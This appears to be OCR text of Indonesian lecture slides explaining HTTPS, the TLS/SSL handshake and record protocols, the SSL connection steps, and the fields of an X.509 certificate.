




Tampilan HTTP biasa




Tampilan HTTPS



TLS/SSL: Architecture


- Terdapat 2 bagian :

  a . Sesi hubungan menggunakan Handshake Protocol
  b. Untuk transfer informasi / aplikasi menggunakan Record Protokol




27

TLS/SSL HANDSHAKE PROTOCOL




TLS/SSL: Record Protocol



29

Cara Kerja SSL




Penjelasan Blok Diagram

1. Klien membuka suatu halaman yang mendukung protokol SSL, biasanya diawali dengan https:// pada browsernya.
2. Kemudian *webserver mengirimkan kunci* publiknya beserta dengan sertifikat server.
3. *Browser melakukan pemeriksaan : apakah* sertifikat tersebut dikeluarkan oleh CA (*Certificate Authority) yang terpercaya? Apakah sertifikat* tersebut masih valid dan memang berhubungan dengan alamat situs yang sedang dikunjungi?
4. Setelah diyakini kebenaran dari *webserver* tersebut, kemudian *browser menggunakan kunci* public dari *webserver untuk melakukan enkripsi* terhadap suatu kunci simetri yang dibangkitkan secara random dari pihak klien. Kunci yang dienkripsi ini kemudian dikirimkan ke webserver untuk digunakan sebagai kunci untuk mengenkripsi alamat URL (*Uniform Resource Locator) dan data* http lain yang diperlukan.
5. Webserver melakukan dekripsi terhadap enkripsi dari klien tadi, menggunakan kunci privat server. Server kemudian menggunakan kunci simetri dari klien tersebut untuk mendekripsi URL dan data http yang akan diperlukan klien.
6. Server mengirimkan kembali halaman dokumen HTML yang diminta klien dan data http yang terenkripsi dengan kunci simetri tadi.
7. Browser melakukan dekripsi data http dan dokumen HTML menggunakan kunci simteri tadi dan menampilkan informasi yang diminta.

X.509 Certificate = “License”

- Identifies you and your institution
- Can’t be self-created
- Created for you by your institution
- Getting one isn’t an instantaneous process



X.509 Certificate Data Structure

Field	Arti
Version	Versi X.509
Serial Number	Nomor ini plus nama *CA* secara unik digunakan untuk mengidentifikasi sertifikat
Signature Algorithm	Algoritma yang digunakan untuk menandatangani sertifikat.
Issuer	Nama pemberian X.509 untuk *CA*
Validity period	Waktu awal dan akhir periode valid
Subject name	Entitas (individu atau organisasi) yang disertifikasi
Public Key	Kunci publik subjek dan *ID* dari algoritma yang menggunakannya.
Issuer ID	*ID* opsional yang secara unik mengidentifikasi *certificate's issuer.*
Subject ID	*ID* opsional yang secara unik mengidentifikasi *certificate's subject*
Extensions	Bayak ekstensi yang telah didefinisikan.
Signature	Tanda-tangan sertifikat (ditandatangani dengan kunci privat CA).

33